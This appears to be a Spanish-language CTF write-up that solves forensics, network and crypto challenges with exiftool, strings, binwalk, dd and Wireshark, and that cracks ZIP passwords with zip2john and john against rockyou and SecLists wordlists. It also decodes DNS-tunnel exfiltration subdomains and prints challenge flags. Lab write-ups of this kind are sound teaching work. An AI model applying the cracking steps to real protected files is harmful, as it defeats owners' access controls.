
Decodifique cada línea por separado (útil cuando tiene varias entradas).

Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo para texto).

< DECODIFICAR > Decodifica sus datos en la zona de abajo.

```
FLAG{h1dd3n_l4y3rs_4r3_fun_und3r_th3_b14ck}
```

RETO2



```
[└(byaryan㉿byaryan)-[~/Downloads]]$ exiftool challenge
ExifTool Version Number      : 13.44
File Name                   : challenge
Directory                   :
File Size                    : 10 MB
File Modification Date/Time : 2026:02:11 22:50:18+01:00
File Access Date/Time       : 2026:02:11 22:50:16+01:00
File Inode Change Date/Time : 2026:02:11 22:50:18+01:00
File Permissions            : -rw-rw-r--
File Type                   : ELF executable
File Type Extension         :
MIME Type                  : application/octet-stream
CPU Architecture           : Unknown (168)
CPU Byte Order              : Unknown (0)
Object File Type           : Unknown (6899)
CPU Type                    : Unknown (25834)

[└(byaryan㉿byaryan)-[~/Downloads]]$ strings challenge | grep FLAG
FLAG{Y0u_V3ry_Cl0s3_N0w}
FLAG{Th1s_Is_4_F4k3_Fl4g_S0rry}
lFLAG{N0p3_N0t_Th1s_0n3_E1th3r}
FLAG{Str1ngs_C0mm4nd_1s_P0w3rfu1}
FLAG{Alm0st_Th3r3_But_N0t_Qu1t3}
FLAG{K33p_D1gg1ng_Y0u_Ar3_Cl0s3}
```

Miramos metadatos y strings del archivo y encontramos flags, las probamos para ver cual es aunque parece ser FLAG{Str1ngs_C0mm4nd_1s_P0w3rfu1}

RETO 3

CHALLENGE

98 SOLVES



¿PDF?



20

Explora este misterioso PDF que nos ha llegado a las oficinas...

malicious_i...

Flag

Submit

```
└─(byaryan㉿byaryan)-[~/Downloads]
$ exiftool malicious_invoice.pdf
ExifTool Version Number          : 13.44
File Name                         : malicious_invoice.pdf
Directory                          : .
File Size                          : 961 bytes
File Modification Date/Time       : 2026:02:11 22:53:53+01:00
File Access Date/Time             : 2026:02:11 22:53:54+01:00
File Inode Change Date/Time      : 2026:02:11 22:53:53+01:00
File Permissions                  : -rw-rw-r--
File Type                          : PDF
File Type Extension               : pdf
MIME Type                          : application/pdf
PDF Version                       : 1.7
Linearized                        : No
Warning                           : Invalid xref table
```

```
└─(byaryan㉿byaryan)-[~/Downloads]
$ strings malicious_invoice.pdf | grep DLAG
```

```
└─(byaryan㉿byaryan)-[~/Downloads]
$ strings malicious_invoice.pdf | grep flag
flag.txts
flag.txtPK
```

```
└─(byaryan㉿byaryan)-[~/Downloads]
$ binwalk malicious_invoice.pdf
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0           0x0              PDF document, version: "1.7"
683          0x2AB            Zip archive data, at least v2.0 to extract, compressed size: 41, uncompressed size: 39, name: flag.txt
762          0x2FA            Zip archive data, at least v2.0 to extract, compressed size: 29, uncompressed size: 29, name: loader.js
939          0x3AB            End of Zip archive, footer length: 22
```

Vemos que tiene un archivo flag.txt incrustado así que vamos a obtenerlo para eso usamos

```
[└(byaryan㉿byaryan)-[~/Downloads]
$ dd if=malicious_invoice.pdf of=flag.zip bs=1 skip=683
278+0 records in
278+0 records out
278 bytes copied, 0.000725196 s, 383 kB/s

[└(byaryan㉿byaryan)-[~/Downloads]
$ ls
byaryan.ovpn challenge evidencias evidencias.zip flag.txt flag.zip

[└(byaryan㉿byaryan)-[~/Downloads]
$ unzip flag.zip
Archive: flag.zip
error [flag.zip]: missing 683 bytes in zipfile
  (attempting to process anyway)
error: invalid zip file with overlapped components (possible zip bomb)
```

Como no nos deja descomprimir porque faltan 683 vamos a intentar descomprimir el pdf

```
[└(byaryan㉿byaryan)-[~/Downloads]
$ unzip malicious_invoice.pdf
Archive: malicious_invoice.pdf
replace flag.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: Y
  inflating: flag.txt
  inflating: loader.js
```

Y obtenemos nuestra flag

```
[└(byaryan㉿byaryan)-[~/Downloads]
$ cat flag.txt
FLAG{P0lygl0t_F1l3s_Ar3_Tr1cky_Malw4r3}
```

RETO4

CHALLENGE

89 SOLVES



Pingüino:



20

en este reto no hay que rockear.

hay que sacar 1 clave de entre 10 millones. buena suerte.

<https://github.com/danielmiessler/SecLists>

surprise.zip

Flag

Submit

Clonamos el repositorio así ya lo tenemos para próximas veces

Usamos zip2john para pasar el hash del zip a un txt y después crackearlo con john y la lista de seclist

```
└─[byaryan@byaryan]~/Downloads
└─$ zip2john surprise.zip surprise.txt
ver 2.0 surprise.zip/surprise.txt PKZIP Encr: cmplen=48, decmplen=34, crc=95CC311D ts=731A cs=95cc type=0
└─[byaryan@byaryan]~/Downloads
└─$ ./surprise.txt
surprise.zip/surprise.txt:$pkzip$1+*2+0*2e+22+95cc311d+0+2a+0+2e+95cc+84d@90F1e0a331f8d5aea34@fb8e82289e16c3494baF4822668F9403b48cbdb8841+052e@6e7433006845f+942f6e+$pkzip$:surprise.txt:surprise.zip
└─[byaryan@byaryan]~/Downloads
```

Usamos el archivo de 500 peros contraseñas y obtenemos la contraseña del zip

```
└─[byaryan@byaryan]~/Downloads
└─$ john --wordlist=/usr/share/wordlists/SecLists/Passwords/Common-Credentials/500-worst-passwords.txt ./surprise.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (surprise.zip/surprise.txt)
1g 0:00:00:00 DONE (2026-02-11 23:32) 16.66g/s 8316p/s 8316c/s 8316C/s 123456..albert
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Descomprimimos el zip una vez tenemos la contraseña y ya tendríamos la flag

```

└─(byaryan㉿byaryan)-[~/Downloads]
$ unzip surprise.zip
Archive: surprise.zip
[surprise.zip] surprise.txt password:
replace surprise.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
extracting: surprise.txt

└─(byaryan㉿byaryan)-[~/Downloads]
$ cat surprise.txt
FLAG{wuh32dDdsSSDAihsdsi767whhdwo}

```

Reto 5



```

└─(byaryan㉿byaryan)-[~/Downloads]
$ exiftool image.img
ExifTool Version Number      : 13.44
File Name                   : image.img
Directory                   : .
File Size                   : 24 MB
File Modification Date/Time : 2021:02:09 10:08:12+01:00
File Access Date/Time       : 2021:02:09 10:08:12+01:00
File Inode Change Date/Time: 2026:02:11 23:37:29+01:00
File Permissions            : -rw-r--r--
Error                       : Unknown file type

└─(byaryan㉿byaryan)-[~/Downloads]
$ strings image.img | grep FLAG

```

DECIMAL	HEXADECIMAL	DESCRIPTION
69632	0x11000	Zip archive data, at least v2.0 to extract, compressed size: 22182, uncompressed size: 23490, name: Secreto.png
91948	0x1672C	End of Zip archive, footer length: 22
92160	0x16800	JPEG image data, JFIF standard 1.01
104448	0x19800	JPEG image data, JFIF standard 1.01
112660	0x1B800	JPEG image data, JFIF standard 1.01

Vamos a extraer el secreto.png del image.img

```
(byaryan㉿byaryan) [~/Downloads] $ dd if=image.img of=secreto.zip bs=1 skip=0 count=91970
91970+0 records in
91970+0 records out
91970 bytes (92 kB, 90 KiB) copied, 0.231578 s, 397 kB/s

(byaryan㉿byaryan) [~/Downloads] $ unzip secreto.zip
Archive: secreto.zip
warning [secreto.zip]: 69632 extra bytes at beginning or within zipfile
(attempting to process anyway)
inflating: Secreto.png
```

```
1 Se ha detectado una nueva cepa del virus que va a transformar a todos los infectados en zombies.
2 Debemos de ponernos los que podamos a salvo lo antes posible
3 Empieza por los conocidos amigos y familia con la clave flag{IdontForget$$}
4 Luego personas que nos puedan ser utiles para poder sobrevivir
5 Esto es de extrema urgencia y alta confidencialidad..
6
7 TOP SECRET !!
```


obtenemos la flag

Flag{IdontForget\$\$}

RETO6



Captura de tráfico wireshark



Y vemos que hay peaciones que tienen un data-suspicious.local

Agrupando obtenemos que son:

RkxBR3tE.exfil-data.suspicious.local

TlNfYzB2.exfil-data.suspicious.local

M3J0X2No.exfil-data.suspicious.local

NG5uM2xf.exfil-data.suspicious.local

ZDFzYzB2.exfil-data.suspicious.local

M3IzZH0.exfil-data.suspicious.local

Si nos quedamos con la primera parte parece que es la flag codificada

```
(byaryan㉿byaryan)-[~]
$ cat cadena.txt
RkxBR3tETlNfYzB2M3J0X2NoNG5uM2xfZDFzYzB2M3IzZH0
```

Vamos a probar

Y efectivamente

Decodifique a partir del formato Base64

Simplemente introduzca los datos y pulse el botón de decodificar.

```
RkxBR3tETINfYzB2M3J0X2NoNG5uM2xfZDFzYzB2M3IzZH0
```

💡 Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos.

Conjunto de caracteres de origen.


Decodifique cada línea por separado (útil cuando tiene varias entradas).

Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo para texto).

< DECODIFICAR > Decodifica sus datos en la zona de abajo.

```
FLAG{DNS_c0v3rt_ch4nn3l_d1sc0v3r3d}
```

RETO7



Descargamos la nueva captura de Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.15	192.168.1.100	HTTP	93	GET /matchmaking/ping HTTP/1.1
2	0.000478	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
3	0.001819	192.168.1.15	192.168.1.100	HTTP	106	POST /api/v1/telemetry HTTP/1.1
4	0.002828	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
5	0.003935	192.168.1.15	192.168.1.100	HTTP	93	GET /matchmaking/ping HTTP/1.1
6	0.004260	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
7	0.006622	192.168.1.15	192.168.1.100	HTTP	93	GET /matchmaking/ping HTTP/1.1
8	0.007679	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
9	0.009994	192.168.1.15	192.168.1.100	HTTP	106	POST /api/v1/telemetry HTTP/1.1
10	0.012258	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
11	0.017138	192.168.1.15	192.168.1.100	HTTP	93	GET /matchmaking/ping HTTP/1.1
12	0.017550	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
13	0.020105	192.168.1.15	192.168.1.100	HTTP	87	GET /ads/banner HTTP/1.1
14	0.020835	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
15	0.022109	192.168.1.15	192.168.1.100	HTTP	93	GET /matchmaking/ping HTTP/1.1
16	0.023322	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
17	0.024493	192.168.1.15	192.168.1.100	HTTP	93	GET /matchmaking/ping HTTP/1.1
18	0.024900	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
19	0.026023	192.168.1.15	192.168.1.100	HTTP	106	POST /api/v1/telemetry HTTP/1.1
20	0.026604	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
21	0.027681	192.168.1.15	192.168.1.100	HTTP	100	GET /cdn/assets/image_10.png HTTP/1.1
22	0.027909	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK

Y revisando las peticiones observamos en claro la flag en la password

39 0.042117	192.168.1.15	192.168.1.100	HTTP	100	GET /cdn/assets/image_10.png HTTP/1.1
40 0.042458	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
41 0.043512	192.168.1.15	192.168.1.100	HTTP	192	POST /legacy/login HTTP/1.1 (application/x-www-form-urlencoded)
42 0.044572	192.168.1.100	192.168.1.15	HTTP	132	HTTP/1.1 200 OK
43 0.045591	192.168.1.15	192.168.1.100	HTTP	86	GET /api/v1/ping HTTP/1.1
44 0.045368	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
45 0.046279	192.168.1.15	192.168.1.100	HTTP	88	GET /api/v1/ping HTTP/1.1
46 0.046572	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
47 0.047484	192.168.1.15	192.168.1.100	HTTP	88	GET /api/v1/ping HTTP/1.1
48 0.047788	192.168.1.100	192.168.1.15	HTTP	117	HTTP/1.1 200 OK
Frame 41: Packet, 192 bytes on wire (1536 bits), 192 bytes captured (1536 bits)						
Raw packet data						
Internet Protocol Version 4, Src: 192.168.1.15, Dst: 192.168.1.100						
Hypertext Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "user" = "admin_gamer"						
Form item: "pass" = "FLAG{Cyb3rgam3r2026_P4ssw0rd!}"						

RETO 9

CHALLENGE 69 SOLVES 

 20

¿Soy yo, o está rara la 📸?

 spy_image.j...

Flag

Submit

Miramos metadatos

```
(byaryan㉿byaryan)-[~/Downloads]
$ exiftool spy_image.jpg
ExifTool Version Number : 13.44
File Name : spy_image.jpg
Directory : .
File Size : 912 bytes
File Modification Date/Time : 2026:02:12 14:17:37+01:00
File Access Date/Time Public : 2026:02:12 14:17:37+01:00
File Inode Change Date/Time : 2026:02:12 14:17:38+01:00
File Permissions : -rw-rw-r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 100:57 [INFO] System: FLAG{a7adf572-93d4-4125-9e50-6bcc
Y Resolution : 1
Exif Byte Order : Big-endian (Motorola, MM)
User Comment : FLAG{Ex1f_D4t4_H1d3s_S3cr3ts}
Image Width : 100
Image Height : 57
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:2:0 (2:2)
Image Size : 100x100
Megapixels : 0.010
```

WEB3

Reto

CHALLENGE

21 SOLVES



Do It Yourself


300

After so many security incidents with the ledger company, do you still trust it or DIY?

<https://diy.byronlabs.io:8443/ledger-wallet.png>

Flag

Submit



Nos descargamos la imagen con wget

```
byaryan@byaryan: ~
$ wget https://diy.byronlabs.io:8443/ledger-wallet.png
--2026-02-11 21:56:49-- https://diy.byronlabs.io:8443/ledger-wallet.png
Connecting to diy.byronlabs.io (diy.byronlabs.io)|188.114.96.5|:2000<-- connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1384829 [image/png]
Saving to: "ledger-wallet.png"

ledger-wallet.png          100%[=====]   1.32M  7.33MB/s  in 0.2s
```

Observamos metadatos de la imagen

```
(byaryan㉿byaryan)-[~]
$ exiftool ledger-wallet.png
ExifTool Version Number      : 13.44
File Name                   : ledger-wallet.png
Directory                   : .
File Size                    : 1385 kB
File Modification Date/Time : 2026:02:11 16:17:11+01:00
File Access Date/Time       : 2026:02:11 21:56:49+01:00
File Inode Change Date/Time: 2026:02:11 21:56:49+01:00
File Permissions            : -rw-rw-r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 1140
Image Height                : 720
Bit Depth                   : 8
Color Type                  : RGB with Alpha
Compression                 : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
Image Size                  : 1140×720
Megapixels                  : 0.821
```

Miramos los strings de la imagen por si hay alguno relacionado con la FLAG

```
(byaryan㉿byaryan)-[~]
$ strings ledger-wallet.png | grep FLAG
```

pero nada

por ultimo

Vemos si hay datos en la imagen

```
(byaryan㉿byaryan)-[~]
$ binwalk ledger-wallet.png
DECIMAL    HEXADECIMAL   DESCRIPTION
0          0x0           PNG image, 1140 x 720, 8-bit/color RGBA, non-interlaced
41         0x29          zlib compressed data, default compression
313402     0x4C83A       JBOOT STAG header, image id: 8, timestamp 0x60C18E, image size: 2366650059 bytes, image JBOOT checksum: 0x188C, header JBOOT checksum: 0x368
```

Y observamos que hay un JBOOT STAG header que se refiere a una estructura de datos específica utilizada en el cargador de arranque


Usamos dd para extraer los datos

```
(byaryan㉿byaryan)-[~]
$ sudo dd if=ledger-wallet.png of=jboot.bin bs=1 skip=313402
1071427+0 records in
1071427+0 records out
1071427 bytes (1.1 MB, 1.0 MiB) copied, 2.01759 s, 531 kB/s
```

Una vez tenemos el binario hacemos lo mismo y al no encontrar nada vemos a ver si en ghidra obtenemos algo

CRYPTOGRAPHY

Reto 1



```
[~] byaryan@byaryan:[~/Downloads]$ zip2john flag.zip > flag.txt
[~] byaryan@byaryan:[~/Downloads]$ cat flag.txt
[~] byaryan@byaryan:[~/Downloads]$ john --wordlist=/usr/share/wordlists/rockyou.txt flag.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP WEP2IP [PBKDF2-HMAC 128/128 SSE2 4x])
Cost 1 (HMAC size) is 32 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456          (flag.zip/flag.txt)
ig @0:0:00:00 DONE (2026-02-11 18:17) 4,347g/s 8904p/s 8904c/s 8904C/s 123456..lovers1
Session completed.
```

Con zip2john Extraemos el hash del .zip con contraseña y lo guardamos en otro archivo

Y después usamos john junto con la wordlist rockyou para crackear el hash

```
[byaryan@byaryan] ~[~/Downloads] tsb:amd64 (6.9.2+dfsg-4) ...
$ 7z x flag.zip
Setting up libqt6printsupport6:amd64 (6.9.2-3) ...
Setting up libqt6quick6:amd64 (6.9.2+dfsg-4) ...
7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=C.UTF-8 Threads:2 OPEN_MAX:1024, ASM ...
Setting up libqt6waylandcompositor6:amd64 (6.9.2-3) ...
Scanning the drive for archives: n (4.6.3-1) ...
1 file, 196 bytes (1 KiB) ...
Setting up libqt6timedmedia6:amd64 (6.9.2-5+b1) ...
Setting up libqt6quickshark6:amd64 (4.6.3-1) ...
Path = flag.zip
Type = zip
Physical Size = 196
Processing triggers for desktop-file-utils (0.28-1) ...
Processing triggers for hicolor-icon-theme (0.18-2) ...
Would you like to replace the existing file: ./flag.txt ...
  Path: ./flag.txt
  Size: 193 bytes (1 KiB)
  Modified: 2026-02-11 18:17:28
with the file from archive:
  Path: flag.txt
  Size: 32 bytes (1 KiB)
  Modified: 2026-02-09 17:31:32
? (Y)es / (N)o / (A)lways / (S)kip all / (U)to rename all / (Q)uit? Y
Running kernel seems to be up-to-date.

Enter password (will not be echoed):
Everything is Ok


Size: 32 bytes need to be restarted.
Compressed: 196
No user sessions are running outdated binaries.
[byaryan@byaryan] ~[~/Downloads]
$ cat flag.txt
FLAG{Z1p_Cr4ck1ng_1s_E4sy_P34sy}
```

RETO 2

The screenshot shows a challenge card with the following details:

- CHALLENGE**: 33 SOLVES
- Title**: **Senales del más allá**
- Value**: **250**
- Description**: Mi radio ha empezado a hacer un sonido bastante raro.
- Download**: **radio.wav**
- Flag Input**: **Flag**
- Submit Button**: **Submit**

RETO 3



The screenshot shows the challenge landing page. The title 'Ensalada César 2.0' is at the top, accompanied by a bowl of salad icon. Below it is the subtitle 'Sistema de autenticación de nueva generación'. A message in a box states: 'César se ha quedado obsoleto. El algoritmo que hemos puesto ahora ¡es inquebrantable!'. A welcome message 'Bienvenido, Invitado' with a waving hand emoji follows. It says: 'Tu sesión ha sido establecida de forma segura.' and 'Para acceder como administrador, necesitas demostrar que puedes romper nuestro cifrado.' At the bottom, a button says 'Esto no es un bug, es una feature' with a small icon.

Inspeccionamos la página y a simple vista no observamos nada

Analizando la petición desde Burpsuite vemos que nos devuelven una cabecera de sesión un tanto sospechosa

